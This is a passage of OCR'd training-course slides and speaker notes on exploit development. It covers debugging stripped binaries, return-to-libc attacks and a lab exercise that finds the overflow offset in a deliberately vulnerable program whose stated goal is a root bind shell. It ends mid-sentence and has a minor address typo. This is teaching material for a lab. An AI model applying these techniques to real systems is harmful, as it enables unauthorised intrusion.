


Why does it Only Work on Some Addresses?

- Common questions:
  - "I'm landing in my NOP sled. Why isn't it working?"
  - "Why does it work on some addresses in the NOP sled but not others?
  - "Why does it work inside/outside the debugger, but not the other way around?"
- Answers: (Keep Trying!!!)
  - Data in buffer may be getting clobbered
  - Stack alignment issues
  - Idiosyncrasies in program behavior
  - Debuggers drop privileges
  - Memory layout may differ slightly in the debugger

Why does it Only Work on Some Addresses?

This slide contains common questions from those new to exploit development, along with some answers. At the end of the day, sometimes there may not be an obvious reason as to why one address works and another does not. You could spend countless hours debugging and tracing exactly why one address does not work over another, but it is often better to try a range of addresses, moving around the position of your shellcode within the buffer, increasing and decreasing NOPs and padding, etc. Finding the reasoning why one address may work over another when they are adjacent and both containing NOPs will likely only be specific to that one program. The next program will have its own set of issues.



Stripped Programs (1)

- The "strip" tool removes symbol tables

```
deadlist@deadlist:~$ gcc -fno-stack-protector -z execstack password.c -o
password2
deadlist@deadlist:~$ strip password2
deadlist@deadlist:~$ █
```

```
(gdb) disas main
No symbol table is loaded.  Use the "file" command.
```

- info functions
- PLT entries!
- Break on gets@plt

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08048350  printf
0x08048350  printf@plt
0x08048360  gets
0x08048360  gets@plt
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Stripped Programs (1)

When a program is stripped with the "strip" tool, its symbol tables are removed. In other words, the commands such as "disas main" will fail. Functions that require symbol resolution are still held in the PLT. This allows us to still be able to set up our desired breakpoints; however, the larger the program, the more difficult it is to reverse. On the top image we are compiling the password.c program again and naming it something different so that we can strip it without affecting the existing password program.


gcc –fno-stack-protector –z execstack password.c –o password2 #The –fno-stack-protector flag tells the compiler to refrain from inserting canaries.

strip password2 #This strips the program

Now inside of GDB we run the command "disas main" and it fails. The "info functions" command within GDB lists out all of the functions inside of the PLT. We can set up a breakpoint on the function of interest to learn where it is called from within the program.

Stripped Programs (2)


- Break on 0x8048360 and run
- When the breakpoint is hit, enter bt for "backtrace"
- 0x804848a is the address we broke on in the last exercise!



```
(gdb) break *0x8048360
Breakpoint 1 at 0x8048360
(gdb) run
Starting program: /home/deadlist/password2

Breakpoint 1, 0x08048360 in gets@plt ()
(gdb) bt
#0  0x08048360 in gets@plt ()
#1  0x0804848a in ?? ()
#2  0x08048555 in ?? ()
#3  0x4103d4d3 in __libc_start_main ()
```

Stripped Programs (2)

From within GDB, the command "break *0x8048360" is entered. This is the address of gets() inside of the PLT. Every call, if there is more than one, to gets() will break on accessing this address. We then run the program from within GDB and reach the breakpoint in the PLT entry for gets(). We then issue the "bt" command which stands for backtrace. This prints out the stack frames and shows us how we got to the current function. The addresses listed are actually the return pointers for the called functions. It should be quite obvious that the address we were using in the previous exercise, 0x804848a, is printed up as the return pointer to gets@plt. We can now set up the same breakpoint as we did previously to see our data copied to the buffer.




return-to-libc (1)

- Moving On: return-to-libc
  - For when the buffer's too small
  - For when it's configured as non-executable
    - Should data located in the stack segment ever be executable?
- The GNU C Library (glibc)

return-to-libc (1)

Let us talk about a different style of attack on the stack called return-to-libc or ret2libc for short. This method of attack comes in handy when the buffer is too small to hold the shellcode, or if the stack is non-executable. Programs do not usually hold executable code on the stack, and as such the execute permission can be removed to add a level of protection. This protection, encouraged in the mid-to-late 90's and implemented by default on modern OSs, significantly reduced the number of stack-based attacks using the traditional return-to-buffer method.

The GNU C Library is a standard library holding many common functions used by programs. The functions residing within this library include printf(), strcpy(), system(), sprintf() and many others. The idea with the return-to-libc style of attack is that if the buffer is too small or the stack is non-executable, we could perhaps pass an argument to one of the functions within libc by overwriting the return pointer with the desired functions address. Many functions, when called, are programmed to expect an argument, which allows us to pass whatever we'd like. We are limited to available functions and their capabilities, but it often is enough to do the job.




return-to-libc (2)

- Some popular return-to-xxx methods:
  - ret2strcpy & ret2gets
    - Potentially overwrite data at any location
  - ret2sys
    - The system() functions executes the parameter passed with /bin/sh
  - ret2plt
    - Return to a function loaded by the program
- Many functions take in arguments that you can place on the stack

return-to-libc (2)

The system() function in the C library takes in an argument and executes it with "/bin/sh." This serves as a very popular use of the ret2libc technique. When using this method of attack, some programs will temporarily drop their rights upon executing an argument passed to system(). This results in a shell with only user-level privileges. Chaining ret-to-libc often helps with getting around this issue. The setreuid() function can also help to restore privileges. Remember, debuggers are also infamous for dropping privileges. If something looks like it should be working, but is failing in the debugger, always give it a shot outside of the debugger to see if it is in fact working. You may also see the "sigtrap" signal picked up by the debugger when privileges are preventing execution from being successful.

There are many other places where execution could be redirected, such as the Procedure Linkage Table (PLT). If we obtain a list of the functions used within a program by taking a look at the programs .reloc section, we could overwrite the return pointer with an entry in the PLT and pass the arguments of our choice. We could use a ret2strcpy attack to write anything we'd like at any location. By chaining libc calls, we could write shellcode at a set location in memory and have the return pointer finally direct the flow of execution to that address.



Exercise: ret2libc (1)


- The passlibc program
  - We'll first walk through an example together
  - The goal is to open a shell
  - The passlibc program is located in your "/home/deadlist" directory
  - This program's stack is non-executable!

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: ret2libc (1)

Let us try another exercise; this time with a different version of the password program with a modified buffer. The program is called "passlibc" and is located in your /home/deadlist directory. This version uses a smaller buffer. which doesn't allow us to simply place our shellcode inside the buffer and return to it. Though we could place our shellcode after the return pointer and jump down the stack, the program has been compiled with the "execstack" flag, taking advantage of hardware DEP.

Our goal is to open up a backdoor on TCP port 8989 and bind a root-level shell. If we are successful, we should be able to connect to the compromised system with netcat and get a shell with root-level privileges. We'll run through this one as a group, and then you're on your own to try a similar exercise.



Exercise: ret2libc (2)

- In your 660.4 folder is a file called "checksec.sh"
  - Written by Tobias Klein and available at http://www.trapkit.de/tools/checksec.html
  - Checks a program to see what Linux exploit mitigations are being used
  - Run it against the "passlibc" program as shown below
  - Try also running it against the "password" program

```
deadlist@deadlist:~$ ./checksec.sh --file passlibc
RELRO           STACK CANARY      NX            PIE
Partial RELRO   No canary found   NX enabled    No PIE
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: ret2libc (2)

In your 660.4 folder is a file called "checksec.sh." It is a script written by Tobias Klein to check programs to see what Linux exploit mitigations are being used. You can find the tool online at http://www.trapkit.de/tools/checksec.html. Copy it to your Kubuntu Precise Pangolin VM and try running it against both the "password" and "passlibc" programs. You should quickly notice that the "passlibc" program was compiled with w^x (DEP) support, marked by the tag "NX enabled." The following is an example of running the tool against the "passlibc" program:

```
deadlist@deadlist:~$ ./checksec.sh --file passlibc
RELRO                STACK CANARY         NX                   PIE
Partial RELRO        No canary found      NX enabled           No
PIE
```

Note that the results are slightly truncated to fit onto the slide. RELRO has to do with reordering of ELF sections, such as BSS and Data, as well as making the Global Offset Table (GOT) read-only at runtime. Partial RELRO does not mark the GOT as read-only. The stack canary option will be covered shortly. NX is of course data execution prevention. Position Independent Executable (PIE) helps to defeat Return Oriented Programming (ROP) attacks by randomizing the location of memory mappings with each run of the program. We will deal with Address Space Layout Randomization (ASLR) a bit later.



Exercise: ret2libc (3)

- Determine the size of the buffer

```
deadlist@deadlist:~$ ./passlibc

I've caught on to you pal!
Now the buffer's too small for your shellcode and it's non-executable!

What are you gonna do now???

Please enter the password: AAAAAAAA
Access Denied!
deadlist@deadlist:~$ ./passlibc

I've caught on to you pal!
Now the buffer's too small for your shellcode and it's non-executable!

What are you gonna do now???

Please enter the password: AAAAAAAAAAAAAAAAAAAAAAAA
Access Denied!
Segmentation fault (core dumped)
```

Eight A's, No Overflow


24 - A's Overflow

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: ret2libc (3)

Let us first determine the size of the buffer, or at least try and find the location of the return pointer. In this example we are simply entering in eight A's to see if the program gives us a segmentation fault. We can see that the program seems to exit normally. Next, we increase the number of A's to 24. As you can see, this generates a segmentation fault. We now want a quick way to see where the return pointer is located. Again, there are several choices, but for our purposes we will use GDB, as seen on the next slide. If you wish to enable core dumps, you can run the following command: *ulimit –c unlimited*

Some researchers prefer to analyze core dumps as opposed to actively tracing the program during execution as you may be given a slightly more accurate view of process information whilst not running in a debugger; e.g. The exact location of a stack variable. You can load core dump files into GDB with: *gdb –core <core dump file name>* .



Exercise: ret2libc (4)

- Find the address of the next instruction after checkpw()

```
0x08048559 <+39>:    call   0x8048464 <checkpw>
0x0804855e <+44>:    mov    $0x0,%eax
```


- Set a breakpoint to find the RP

```
   0x8048497 <checkpw+51>:      call   0x8048360 <gets@plt>
   0x804849c <checkpw+56>:      lea    -0x10(%ebp),%eax
(gdb) break *0x804849c
Breakpoint 1 at 0x804849c
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: ret2libc (4)

Go ahead and open up the program with GDB. Type in "disas main" and look for the call to the checkpw() function. The address of the instruction following this call is the return pointer address that will be pushed onto the stack when checkpw() is called. Next, we need to set a breakpoint for an address shortly after our data is copied into the buffer inside the checkpw() function. Type in "disas checkpw" and look for the call to the gets() function. The address of the instruction following this call should be a good spot to set a breakpoint. Our data should be placed into the buffer at this point. Type in the command, "break *0x804849c" and press enter. Note that there is a small chance that the addressing layout on your system may not match up exactly. If this is the case, simply look for the gets() function and use the address of the instruction following the call to gets().



Exercise: ret2libc (5)

- Search for the RP 0x804855e

```
Please enter the password: AAAAAAAA

Breakpoint 1, 0x0804849c in checkpw ()
(gdb) x/20x $esp
0xbffff280:     0xbffff298      0x08049ff4      0x00000001      0x08048339
0xbffff290:     0x411c53e4      0x0000000b      0x41414141      0x41414141
0xbffff2a0:     0x00000000      0x00000000      0               0x0804855e
0xbffff2b0:     0x4100f270      0x00000000      0x08048579      0x411c4ff4
```


- Overwrite it to verify … Based on the math, 24 A's should do the trick

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Exercise: ret2libc (5)

Next, you'll want to pull out the address of the return pointer that we captured a couple of slides ago. This was the address of the instruction following the call to checkpw() and should be 0x8084855e. Since we have set up our breakpoint, go ahead and start the program by typing "run." The program should now ask you to enter the password. Type in eight A's and press enter. The program should now hit the breakpoint we set at address 0x804849c.

At this point we want to examine the memory near the stack pointer so we may locate the return pointer. Type in the command "x/20x $esp" and press enter. This command will pull up twenty DWORD's of memory, starting at the current location of the stack pointer. Search through memory to find the return pointer 0x804855e. Once you locate that, simply count the number of bytes from the start of the buffer to the return pointer. You entered in eight A's, which can be seen at the memory location 0xbffff298. You can simply locate the A's visually by looking for a series of the hex value 41. Again, 0x41 is a capital "A" in hex-to-ASCII encoding. Since we entered in eight A's, we need to include those eight bytes and continue counting until we hit the return pointer. It should be 20 bytes from the start of the buffer to the beginning of the return pointer. If we write 24 bytes, we should just overwrite the return pointer. Let us restart the program by typing "run" and this time enter in 24 A's. You should get a segmentation fault showing "0x41414141 in ?? ()." This tells us that EIP tried to execute the instruction located at 